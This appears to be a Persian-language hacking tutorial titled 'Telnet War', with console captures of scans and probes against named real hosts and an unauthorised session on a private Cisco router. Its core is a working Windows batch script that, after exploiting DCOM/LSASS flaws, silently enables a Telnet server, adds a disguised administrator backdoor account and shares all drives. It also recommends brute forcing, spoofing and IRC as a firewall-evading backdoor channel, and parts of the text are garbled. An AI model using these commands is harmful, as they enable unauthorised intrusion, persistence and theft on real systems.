
```
Command Prompt
Date: Thu, 19 Jun 2003 19:35:38 GMT
Server: Apache/1.3.26 (Unix) mod_perl/1.27
Connection: close
Content-Type: text/html; charset=iso-8859-1


<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<HTML><HEAD>
<TITLE>400 Bad Request</TITLE>
</HEAD><BODY>
<H1>Bad Request</H1>
Your browser sent a request that the
server could not understand.<P>
The request line contained invalid characters
following the protocol string.<P>
<P>
<HR>
Port 80</ADDRESS>
</BODY></HTML>

Connection to host lost.
C:\Documents and Settings\David>
```

Telnet War

توسط برنامه پورت اسکنر کوچک Blue یک هدف را مورد بررسی قرار می دهیم www.sjms.org از آنجا که با رنج کوچکی از پورت ها سر و کار داریم لازم نیست تمامی لیست پورت ها را اسکن نماییم - اسکن را شروع کنید - نتایج به سرعت نمایان می شوند






```
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\ >telnet www.sjms.org 23
```

ابتدا سعی کنید به پورت پیش فرض تل نت وصل شوید



```
Telnet www.sjms.org

Virtual FreeBSD (sjms.worldkom.biz) (ttty1)
login: _
```

همانطور که مشاهده می نمایید از شما درخواست ثبت نام و همچنین وارد کردن کلمه عبور را دارد کلمه رمز را وارد کنید – اگر نمی دانید لازم است از متد های جانبی مرحله Authoniaction را دور بزنید مثل Brute Forcing و دیگر متد های موجود ... به هر جهت به طور کلی هدف اولیه ما استفاده و نفوذ از این پورت نمی باشد

```
Command Prompt
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\>telnet 161.58.163.4 25
```

کانکت شدن به پورت 25

```
Telnet 161.58.163.4
220 sjms.worldkom.biz ESMTP Sendmail 8.12.9 ready at Sat, 7 Jun 2003 13:41:18 -0
600 (MDT)
```

```
C:\ Telnet www.sjms.org
220 sjms.worldkom.biz ESMTP Sendmail 8.12.9 ready at Sat, 7 Jun 2003 13:59:41 -0
600 (MDT)
help
214-2.0.0 This is sendmail version 8.12.9
214-2.0.0 Topics:
214-2.0.0      HELO      EHLO      MAIL      RCPT      DATA
214-2.0.0      RSET      NOOP      QUIT      HELP      URFY
214-2.0.0      EXPN      VERB      ETRN      DSN       AUTH
214-2.0.0      STARTTLS
214-2.0.0 For more info use "HELP <topic>".
214-2.0.0 To report bugs in the implementation send email to
214-2.0.0      sendmail-bugs@sendmail.org.
214-2.0.0 For local information send email to Postmaster at your site.
214 2.0.0 End of HELP info
help helo
214-2.0.0 HELO <hostname>
214-2.0.0      Introduce yourself.
214 2.0.0 End of HELP info
```


SMTP سرور آماده است با استفاده از فرمان Help دیگر دسترسی ها را مشاهده نمایید

اما یکی از اهداف همیشگی نفوذگران پس از نفوذ دریافت و ارسال فایل می باشد برای این منظور به پورت 21 متصل شوید طبق شکل زیر FTP سرور نیز در دسترس هست هم اکنون می توانید به دریافت و ارسال داده ها بپردازید ولی همانطور که می دانید وضع همیشه به همین منوال نیست. اگر بر روی پورت 21 نیز از شما کلمه کاربری و عبور در خواست شد آنوقت باید چه کار کرد

```
Command Prompt
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.
C:\Documents and Settings\ >telnet www.sjms.org 21
```

```
Telnet 161.58.163.4
220 sjms.worldkom.biz FTP server ready
```

از روش هایی همانند IP Spoofing (سطح علمی انجام این عملیات فراتر از سطح این مقاله می باشد امید است در مجالی دیگر به این مبحث نیز بپردازیم) و یا brute Forcing , DNS , HTTP or ARP Spoofing, Spoofing, Fpipe یا باز اوری کوکی ها ا ط طریق ابزار هایی همچون Achilles استفاده می نمایم



استفاده از پسورد کراکر ها از طریق پروتکل تل نت به همراه پروکسی

همانطور که در نتایج اسکن زیر با استفاده از اسکنر پیشرفته ی Nmap مشاهده می کنید این اسکن از پروتکل اسکنینگ IPv6 استفاده نموده است یک سرور سلاریس از شرکت سان مایکروسیستمز می باشد سرویس های قابل توجه و همچنین قابل تست برای نفوذ بر روی این سرور - FTP-SSH-Telnet_rlogin- SMTP ولی همانطور که بر روی پروتکل http مشاهده می نمایید از IDS استفاده شده است نکته مهم در اینجا است که اگر با یک اسکنر ساده همانند Blue که از پروتکل Ipv4 برای اسکن استفاده می کند مبادرت به عملیات اسکن می نمودید هرگز به این مطلب پی نمی بردید پس بهتر می باشد از همین اسکنر برای اهداف جدی تر استفاده نمایید - از نکات دیگر به محل قرار گیری پورت پروتکل http است که خود این مطلب نشان دهنده ی هوش بالا ی ادمین این سرور است لازم است بدانید حتما لازم نیست بر روی پروتکل Http وب تعریف شود از قطعات کد جاوا نیز برای مقاصد نیز به خصوص در سرورهای همین شرکت به میزان زیادی استفاده می شود. بهتر است برای انجام عملیات خود از ابزار PuTTYTel استفاده نمایید

```
# nmap -6 -sS -P0 -T4 -v -sV -p0-65535 koizumi-kantei.go.jp
```

Starting nmap 3.50 (<http://www.insecure.org/nmap/>)

Interesting ports on koizumi-kantei.go.jp (2ffe:604:3819:2007:210:f3f5:fe22:4d0:):


(The 65511 ports scanned but not shown below are in state: closed)

PORT	STATE	SERVICE	VERSION
7/tcp	open	echo	
9/tcp	open	discard?	
13/tcp	open	daytime	Sun Solaris daytime
19/tcp	open	chargen	
21/tcp	open	ftp	Solaris ftpd
22/tcp	open	ssh	SunSSH 1.0 (protocol 2.0)
23/tcp	open	telnet	Sun Solaris telnetd
25/tcp	open	smtp	Sendmail 8.12.2+Sun/8.12.2
37/tcp	open	time	
79/tcp	open	finger	Sun Solaris fingerd
111/tcp	open	rpcbind	2-4 (rpc #100000)
512/tcp	open	exec	
513/tcp	open	rlogin	
515/tcp	open	printer	Solaris lpd
540/tcp	open	uucp	Solaris uucpd
587/tcp	open	smtp	Sendmail 8.12.2+Sun/8.12.2
898/tcp	open	http	Solaris management console server (SunOS 5.9 sparc; Java 1.4.0_00;

Tomcat 2.1)

4045/tcp	open	nlockmgr	1-4 (rpc #100021)
7100/tcp	open	font-service	Sun Solaris fs.auto
32774/tcp	open	ttbdserverd	1 (rpc #100083)
32776/tcp	open	kcms_server	1 (rpc #100221)
32778/tcp	open	metad	1 (rpc #100229)
32780/tcp	open	metamhd	1 (rpc #100230)
32786/tcp	open	status	1 (rpc #100024)
32787/tcp	open	status	1 (rpc #100024)

Nmap run completed -- 1 IP address (1 host up) scanned in 729.191 seconds



بدست آوردن کلمات عبور از طریق فرآوری کوکی های قربانیان
(نرم افزار فوق برای عموم در دسترس نمی باشد)

دستیابی به یک کنسول Telnet از راه دور بر روی سیستم های ویندوزی

برای این کار باید اول یک سری مقدمات را آماده کنیم از جمله:

1. فراهم نمودن امکان عمل لاگین (Login) با تغییر در تنظیمات رجستری امکان پذیر است برای این کار باید مقدار NTLM در مسیر زیر باز به 1 تغییر دهیم!

HKEY_LOCAL_MACHINE\SOFTWARE\MICROSOFT\TELNETSERVER\1.0
2. بر روی سرور هم Telnet فایللی هست به نام Tlntsvr.exe که باید راه اندازی شود.

A. حمله از طریق شبکه اینترنت با استفاده از یک آسیب پذیری ها :

در این نفوذ باید با استفاده از جفره های موجود در ویندوز (مثله جفره های DCom32, Lass.exe) ابتدا به شل دسترسی پیدا کرده و تنظیمات رجیستری و راه اندازی سرویس تلنت بطور غیر مستقیم و به وسیله یک فایل رجیستری (*.reg) انجام می دهیم.

برای این منظور میتوان از فرمان Echo و هدایت خروجی به آن استفاده کنیم. برای راه اندازی سرویس تلنت هم میتوان از دستور Net Start استفاده کرد.

```
@echo REGEDIT4>temp.reg
echo. >>temp.reg
echo [HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Tlntsvr] >>temp.reg
echo. >>temp.reg
echo "start"=dword:00000002>>temp.reg
echo "type"=dword:00000010>>temp.reg
echo
"failureactions"=hex:00,00,00,00,00,00,00,00,00,00,00,00,03,00,00,00,38,65,11,00,01,00,
00,00,60,ea,00,00,01,00,00,00,60,ea,00,00,01,00,00,00,60,ea,00,00>>temp.reg
echo. >>temp.reg
echo [HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\TelnetServer\1.0]>>temp.reg
echo. >>temp.reg
echo "NTLM"=dword:00000001>>temp.reg
echo "telnetPort"=dword:0000ffff>>temp.reg
regedit /s temp.reg
net start Tlntsvr
del temp.reg
del install.cmd
```

عبارت Regedit /s temp.reg تنظیمات مورد نظر را بدون نشان دادن پنجره اخطار اعمال میکند و عبارت Net start tlntsvr سرویس تلنت را راه اندازی میکند. البته در چنین حالتی ممکن است تغییر سرویس telnet به علت مسایلی همچون سطح اختیارات مناسب باشد:

```
Services CREATSVRANY "telpon" "telnet pwned" "C:\windows\svrany.exe" "c:\windows\system32\Tlntsvr.exe"
Net Start Telpon
```

حالا میتوان به هدف مورد نظر تلنت کنیم .

اما برای ایجاد یک کاربر جدید با سطح آدمن میتوان از یک سری دستورات دیگر استفاده کنیم.

فرمان های زیر میتوان قبل از دستور net start telpon اضافه نمود تا یک کاربر جدید در سطح آدمن برای ما ایجاد کند این کار باعث استتار هکر در کامپیوتر هدف میشود.

این دستور به کاربر به اسم Collector با پسورد Satanic با سطح اختیارات مدیر شبکه را ایجاد میکند.

```
net user Collector satanic /add
net localgroup administrators collector /add
net localgroup administrators collector /add
net user collecotr/comment:"built-in account For Microsoft Collector Server 2000"
net user collector /expires:never
net user collector /fullname:"collector"
net account /Blackdevilboys:unlimited
```

B. نفوذ به شبکه های محلی با استفاده از یک نشست تھی:

برای این کار لازم است قبلا یوزرنیم (Username) و پسورد (Password) برای یک نشست تھی IPC در سطح آدمن شبکه داشته

باشیم.

در این روش تنظیمات رجستری و راه اندازی سرویس telnet با اتصال مستقیم به کامپیوتر هدف به صورت زیر انجام میشود:
1. اتصال به رجستری هدف (ابتدا Start>run>regedit وبعد File >connect to remote registry وهدف را مشخص میکنیم)

2. تغییر تنظیمات: در مسیر HKEY_LOCAL_MACHINE\SOFTWARE\TELNETSERVER\1.0 مقدار کلید Ntlm را از 2 به 1 تغییر داده تا ورد به سرویس تلنت امکان پذیر شود.

3. Computer Management را اجرا کرده یا از Start>Settings>Control Panel>Administrating tools>Computer management>remote computer را انتخاب میکنیم وای پی هدف را وارد میکنیم.

4. پس از اتصال به کامپیوتر هدف در منوی سرویس به دنبال تلنت میگرددیم وبعد right click کرده و گزینه automatic Startup را فعال میکنیم. (برای اینکه سرویس تلنت اتوماتیک فعال شود)

5. از خط فرمان سی ام دی (Cmd) فرمان تلنت را اجرا کرده و نفوذ می کنیم.

اتصال به سرور های IRC

با سرویس تل نت نیز براحتی می توان به یک سرور IRC متصل شد برای این کار می توانید به پورت های سرویس IRC همانند 7000 و 6667 متصل شوید شکل کلی این دستور به صورت زیر می باشد :

```
Telnet>open irc.servername .net 6667
```

Nick

User

سپس می توانید از فرمان های سطر فرمانی برنامه mIRC استفاده نمایید فقط به این نکته توجه کنید که اگر در حالت Raw قرار دارید لازم نیست همانند دستورات در mIRC علامت / را قبل از هر فرمانی وارد کنید. استفاده های زیادی را می توان از این روش بعمل آورد – ساده تر از این هم آیا روش هک وجود دارد – براحتی می توانید از پورت مورد نظر برای ایجاد یک در پشتی استفاده نمایید – برای ارسال می توانید از فرمان های ارسال فایل در mIRC استفاده نمایید همچنین مطمئن باشید که عملیات شما توسط دیواره آتش بلوکه نخواهد شد زیرا از یک پورت شناخته شده به یک سرویس (در اینجا سرویس irc) متصل شده اید – بیشتر سرور های irc نیازی به کلمه عبور ندارند از همین نقطه ضعف استفاده نمایید – از آنجا که یک ارتباط مستقیم همانند چت از طریق ICQ برقرار می شود براحتی IP های قربانی را با فرمان Netstat بدست آورید فقط مواظب باشید که خودتان هک نشوید – با یک سرور IRC بی نهایت کار را می توانید انجام بدهید پس وقت را تلف نکنید و شانس خود را بر روی یک سرور امتحان کنید

کاربردی ساده با استفاده از برنامه Evil Http و تل نت

منظور این قسمت توانایی به کار گیری قابلیت های تل نت به همراه انواع مختلفی از برنامه هاست



همانطور که گفته شد می توان با طیف وسیعی از برنامه های کاربردی و هکینگ را به کار گرفت من

```
Net Start Telnet
Net User collector satanic /Add
Net Localgroup Administrator collector /Add
Net Share C$=C:
Net Share C$=D:
Net Share C$=E:
Net Share C$=F:
Net Share C$=G:
Net Share C$=H:
Net Share C$=I:
Net Share C$=J:
Net Share C$=K:
```

البته شما می توانید دستورات متعددی را با استفاده از تجربه و دانش قبلی خود به کار ببرید سپس آنرا در یک فایل Text ذخیره نموده و به هدف تزریق می کنید از دستور net start telnet پورت پیش فرض یعنی 23 باز شده و می توانید به یک Shell از منابع ریشه سیستم دسترسی پیدا کنید اگر یوزر تان یک کاربر با دسترسی ادمین نبود با فرمان net user اکانت را به یک Super User تبدیل نمایید با استفاده از فرمان net share نیز درایو های هدف را به اشتراک گذاشته و از طریق Net Bios نفوذ نمایید

* * *

از دیگر توانایی هایی که بیشتر از تل نت استفاده می شود به کار گیری در هنگام عملیات اکسپلویتینگ و شل گیری از سیستم هدف می باشد البته با نت کت نیز می شود این عمل را انجام داد ولی پیشنهاد می شود به جای

پیکربندی روتر ها با استفاده از توانایی های تل نت در هایپرترمینال

برای تهیه این قسمت مجبور شدیم یکمی با روتر های یک شبکه خصوصی ور بریم (الته همانطور که در شکل زیر می بینید هیچ گونه پیغامی مبنی بر اینکه این یک شبکه خصوصی هست و یا اصلا اجازه وارد شدن به آن را ندارید نیامده است طبق قوانین مرسوم شبکه ما هم مثل تمامی اربران از این نوع اطلاعات شبکه بهره می بریم همانطور که مشاهده می کنید این روتر از نوع روتر های سری سیسکو روترز می باشد در هنگام ثبت نام کاربری می توانید از نام های پیش فرض این دسته از روتر ها استفاده نمایید

البته این یک روتر تقریبا مرده و غیر قابل استفاده است چون که من هیچ گونه کانکشن فعال و با یک یوزر ثبت نام کرده را در طول مدتی که در آن بودم را پیدا نکردم فقط منظر از این قسمت این می باشد که برای پیکربندی روتر ها از راه دور می توانید این اعمال را انجام دهید حتی عیب یابی مسیر دهی پکت ها و دیگر اهداف

```
Maxton NET - HyperTerminal
File Edit View Call Transfer Help
[Icons]

Router>?nfig ?
Exec commands: Unrecognized
  access-enable      Create a temporary Access-List entry
Translating "config"...domain server (192.168.90.1)
  access-profile     Apply user-profile to interfacetranslating "config"...domain s

connect      Open a terminal connection
disable      Turn off privileged commands
disconnect   Disconnect an existing network connection
enable       Turn on privileged commands
exit         Exit from the EXEC
help         Description of the interactive help system
lock         Lock the terminal
login        Log in as a particular user
logout       Exit from the EXEC
mrinfo       Request neighbor and version information from a multicast
             router
mstat        Show statistics after multiple multicast traceroutes
mtrace       Trace reverse multicast path from destination to source
name-connection Name an existing network connection
pad          Open a X.29 PAD connection
ping         Send echo messages
ppp          Start IETF Point-to-Point Protocol (PPP)
resume       Resume an active network connection
rlogin       Open an rlogin connection
show         Show running system information
slip         Start Serial-line IP (SLIP)
systat       Display information about terminal lines

Connected 0:00:26  Auto detect  115200 8-N-1  SCROLL  CAPS  NUM  Capture  Print echo
```

```
Router>show ?
backup      Backup status
c3600       Show c3600 information
cca         CCA information
cdapi       CDAPI information
cef         Cisco Express Forwarding
class-map   Show QoS Class Map
clock       Display the system clock
compress    Show compression statistics
connection  Show Connection
context     Show context information about recent crash(s)
controllers Interface controller st
cops        COPS information
dialer      Dialer parameters and statistics
dss         DSS information
exception   exception informations
flash:      display information about flash: file system
history     Display the session command history
hosts       IP domain-name, lookup style, nameservers, and host table
location    Display the system location
mls         multilayer switching information
modem       Modem Management or CSM information
modemcap    Show Modem Capabilities database
policy-map  Show QoS Policy Map
ppp         PPP parameters and statistics
qdm         Show information about QoS Device Manager
queue       Show queue contents
queueing    Show queueing configuration
radius      Shows radius information
rmon        rmon statistics
rtr         Response Time Reporter (RTR)
sessions    Information about Telnet connections
slot0:      display information about slot0: file system
slot1:      display information about slot1: file system
snmp        snmp statistics
tacacs      Shows tacacs+ server statistics
template    Template information
terminal    Display terminal configuration parameters
tgrm        Trunk Group Resource Mananger info
traffic-shape traffic rate shaping configuration
users       Display information about terminal lines
version     System hardware and software status
```

```
Router>show
% Type "show ?" for a list of subcommands
Router>show location
Router>show modem
```

Codes:

* - Modem has an active call
R - Modem is being Reset
D - Download in progress
B - Modem is marked bad and cannot be used for taking calls
b - Modem is either busied out or shut-down

Mdm	Avg Hold Time	Inc calls Succ	Inc calls Fail	Out calls Succ	Out calls Fail	Busied Out	Failed Dial	No Answer	Succ Pct.
1/0	00:03:17	12	5	0	0	0	0	0	71%
1/1	00:05:23	60	15	0	0	0	0	0	80%
1/2	00:06:43	125	21	0	0	0	0	0	86%
1/3	00:01:01	0	41	0	0	0	0	0	0%
* 1/4	00:10:42	352	38	0	0	0	0	0	90%
1/5	00:06:53	223	22	0	0	0	0	0	91%
1/6	00:00:00	0	0	0	0	0	0	0	0%
1/7	00:00:00	0	0	0	0	0	0	0	0%
1/8	00:06:55	5	3	0	0	0	0	0	63%
1/9	00:06:05	1	4	0	0	0	0	0	20%
1/10	00:05:46	360	44	0	0	0	0	0	89%
1/11	00:00:00	0	0	0	0	0	0	0	0%
1/12	00:10:31	2	2	0	0	0	0	0	50%
1/13	00:10:24	97	17	0	0	0	0	0	85%
1/14	00:00:00	0	0	0	0	0	0	0	0%
1/15	00:00:00	0	0	0	0	0	0	0	0%
Total:	00:07:35	1237	212	0	0	0	0	0	85%

Router>show connection
% Incomplete command.

Router>rlogin
% Incomplete command.

Router>rlogin root
Translating "root"...domain server (XXX.168.90.1)
% Unknown command or computer name, or unable to find computer address
Router>show flash

System flash directory:
File Length Name/status
1 6022704 c3660-i-mz.122-5d.bin
[6022768 bytes used, 10754448 av
16384K bytes of processor board System flash (Read/Write)

Router>show cef
% Incomplete command.

Router>pad
% Incomplete command.

Router>name-connection
Connection number: 12346343
% 12346343 is not an open connection
Router>name-connection
Connection number: 1
% 1 is not an open connection
Router>where
% No connections open
Router>mrinfo
% Timed out receiving response
Router>show mls
% Incomplete command.

Router>show modemcap
default
codex_3260
usr_courier
usr_sportster
hayes_optima
global_village
viva
telebit_t3000
microcom_hdms
microcom_server
nec_v34
nec_v110
nec_pi1fs
cisco_v110
microcom_mimic
mica
nextport

Router>show cops
% Incomplete command.

Router>configuration
Translating "configuration"...domain server (XXX.168.90.1)

Translating "configuration"...domain server (XXX.168.90.1)
(192.168.90.1)

```

Translating "configuration"...domain server (XXX.168.90.1)
% Unknown command or computer name, or unable to find computer address
Router>
Router>
Router>
Router>config modem
      ^
% Invalid input detected at '^' marker.

Router>config ?
% Unrecognized command
Router>config
Translating "config"...domain server (XXX.168.90.1)

Translating "config"...domain server (XXX.168.90.1)
(192.168.90.1)
Translating "config"...domain server (XXX.168.90.1)
% Unknown command or computer name, or unable to find computer address
Router>
Router>
Router>
Router>
Router>
Router>
Router>
Router>tracert
% Incomplete command.

Router>show compress

Router>rlogin
% Incomplete command.

Router>'rlogin ?
% Unrecognized command
Router>rlogin
% Unknown command or computer name, or unable to find computer address
Router>rlogin root
Translating "root"...domain server (XXX.168.90.1)
% Unknown command or computer name, or unable to find computer address
Router>login
% No login server running.
Router>

